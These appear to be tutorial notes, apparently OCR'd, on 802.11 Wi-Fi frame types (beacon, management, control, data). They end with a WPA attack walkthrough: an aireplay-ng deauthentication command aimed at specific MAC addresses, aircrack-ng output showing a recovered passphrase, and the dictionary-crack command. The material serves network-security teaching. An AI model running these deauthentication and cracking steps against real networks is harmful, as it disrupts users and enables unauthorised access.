


Beacon frame

Ssid: ehd12




Management frame






Control frame

- Control frames
  - Frame type = 1
  - Assist in the delivery of data frames in the network
  - Control frames have the following sub-types
    - Request to Send (RTS)
    - Clear to Send (CTS)
    - Acknowledgement (ACK)




Data frame

- Data frames
  - Frame type = 2
  - Carry the actual data from higher-layer protocols
  - Data frames do not have further sub-types



Wpa handshake



Sending disassociation frame

```
root@kali:/tmp/wireless/disassoc# aireplay-ng wlan0 --deauth 5 -a D4:78:9B:E7:CB:10 -c EC:D0:9F:08:F7:A0
07:05:01  Waiting for beacon frame (BSSID: D4:78:9B:E7:CB:10) on channel 1
07:05:02  Sending 64 directed DeAuth (code 7). STMAC: [EC:D0:9F:08:F7:A0] [ 0|15 ACKs]
07:05:03  Sending 64 directed DeAuth (code 7). STMAC: [EC:D0:9F:08:F7:A0] [ 0|22 ACKs]
07:05:03  Sending 64 directed DeAuth (code 7). STMAC: [EC:D0:9F:08:F7:A0] [ 0|23 ACKs]
07:05:04  Sending 64 directed DeAuth (code 7). STMAC: [EC:D0:9F:08:F7:A0] [31|51 ACKs]
07:05:05  Sending 64 directed DeAuth (code 7). STMAC: [EC:D0:9F:08:F7:A0] [ 0|23 ACKs]
```

Cracking wpa password

```
      [00:00:00] 968/7120712 keys tested (3612.43 k/s)

      Time left: 32 minutes, 51 seconds                          0.01%

                           KEY FOUND! [ patience ]


      Master Key     : F3 67 4F 11 A2 37 88 49 62 9B 89 6F 7F BE 5C 06
                       4F 86 1A 5C 48 55 5E CA 97 52 B7 50 84 15 7F 58

      Transient Key  : 5F 8B 5C 4A D5 C6 E6 08 B1 5D BD 69 F5 C6 93 32
                       CB B1 68 AD 00 39 8E E3 36 47 4E 77 37 A7 E0 5F
                       F9 53 B0 F7 BB 09 11 83 81 BF 8E 84 19 F0 51 91
                       51 7F 5C 0F 5E F4 E6 47 53 D2 2C 74 21 A2 19 00

      EAPOL HMAC     : 3A C3 0F 32 0A 9B 92 C6 1C 90 1A 23 83 6D 17 E8
root@kali:/tmp/wireless/disassoc# aircrack-ng capture01-01.cap -w /usr/share/wordlists/rockyou.txt
```